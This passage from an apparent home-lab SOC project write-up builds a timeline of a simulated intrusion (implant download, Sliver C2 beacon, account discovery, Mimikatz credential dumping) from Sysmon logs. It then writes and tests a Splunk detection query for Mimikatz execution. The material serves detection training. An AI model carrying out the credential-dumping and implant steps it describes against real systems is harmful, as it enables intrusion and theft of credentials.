
Initial Access – Implant download and execution:




C2 beacon – outbound network connection from implant:



Discovery – enumeration commands:



Credential Access – Mimikatz execution and file drop:




Now that we have exported all the logs related to each attack step in an organized CSV format, we will save all the exports to our logs file:

```
┌──(kali㉿SOC-KALI-01)-[~/projects/project2/logs]
└─$ ls
C2_Beacon.csv  credential_access.csv  Discovery.csv  Initial_Access.csv  master_log.csv
```

5.2 - Building the Attack Timeline


Now that we have all the logs, let's create an attack timeline table in order to trace every step of the attack and be able to identify all the IoCs of the attack.

First, we will start by creating a table for the attack timeline that will include all the following headers:



Then, we will fill all the required fields in the table to map out each field to the corresponding information of the attack stage.

After doing so, the table looks something like this:



ID	TIMESTAMP_UTC	PHASE	ATTACK_TECHNIQUE	ATTACK_ID	ACTION	LOG_SOURCE	EVENT_ID	SPLUNK_RESULTS	SPLUNK_ALERT_FIRED	SPLUNK_SAVED_SEARCH	NOTES
1	2026-10-27 22:51:31.300	Initial Access	Ingress Tool Transfer	T1105	update_helper.exe downloaded via …	Sysmon	11	YES	YES	Executable file dropped…	Rule 92207 - attempt 1
2	2026-10-27 22:51:56.184	Initial Access	User Execution	T1204.002	update_helper.exe executed by user	Sysmon	1	YES	NO		Alert for executable fro…
3	2026-10-27 22:51:57.635	C2	Application Layer Protocol: Web	T1071.001	Sliver HTTPS beacon to …	Sysmon	3	YES	NO		No saved alert for C2 …
4	2026-10-27 22:53:08.841	Discover	System Info. Discovery	T1082	Executed System Info Discovery …	Sysmon	1	YES	NO		Generic Process Creation…
5	2026-10-27 22:53:36.969	Discovery	Account Discovery	T1087	net user / net localgroup executed	Sysmon	1	YES	NO		Detection Gap #1
6	2026-10-27 23:02:08.765	Credential Access	Tool Transfer	T1003.002	Mimikatz File Dropped	Sysmon	11	YES	YES	Executable dropped in …	File Drop Only
7	2026-10-27 23:07:47.191	Credential Access	SAM Dump + Credentials in Registry	T1552.004	Default Password in LSA Secrets + SA…	Sysmon	1	YES	NO	*NULL*	Detection Gap #2 - …

6 - Write and Validate Custom Detection Rules

After detecting the incident and writing the attack timeline, it's time to close the detection gaps that were documented during the timeline building. We will now be writing and validating custom detection rules in Splunk in order to detect the incidents that were not detected earlier by splunk.

6.1 - How Splunk Detections Work

In Splunk, detections are saved searches that are configured as alerts. Instead of writing our own XML rule files, we will write the SPL queries and save them with alert conditions. When the search returns results, Splunk will fire an alert to inform us that a log matched our custom search query.

For every detection we write, it will:

1. Be an SPL query targeting the Sysmon or Windows index.
2. Be saved as an alert via Search & Reporting.
3. Have a name, MITRE ID, and severity label added as 'eval' fields.

6.2 - Writing the SPL Detection Queries


The validation gap in the attack timeline is that there was no alert fired for the execution of Mimikatz which is a critical alert that must be fired when Splunk detects Mimikatz running on our machine.

The SPL query is written as follows:

```
index=sysmon EventCode=1 host="SOC-WIN11-SPLUN" Image="*mimikatz*"
| eval technique="T1003.001", severity="Critical", description="Mimikatz credential dumping tool executed"
| table _time, host, Image, CommandLine, ParentImage, User, technique, severity, description
```


This query detects any log result with an Image name containing the keyword Mimikatz and in turn assigns the technique ID, severity, and description of the alert.

To save this as an alert, we will click the “Save As” button, navigate to “Alert”, and give it the following attributes:




6.3 - Testing The Detection in Splunk

To test the alert in Splunk, we simply need to run the SPL query against our real data and if the query returns rows, then the detection works. And so we will set the time range to “All time” and run the alert’s SPL directly:



As apparent from the screenshot above, the SPL query is working fine because it returned all the instances of mimikatz that were run on our target machine. The alert also triggered a few times after leaving to run for a couple of scheduled cycles:



7 - Writing the Incident Report

Now that we have completed the full attack-to-incident cycle, it is time to write our formal incident report as the analyst who investigated the intrusion. This document is the single most important output of the project as it demonstrates that we can not only run the tools but also think analytically, communicate findings clearly, and deliver a professional artifact.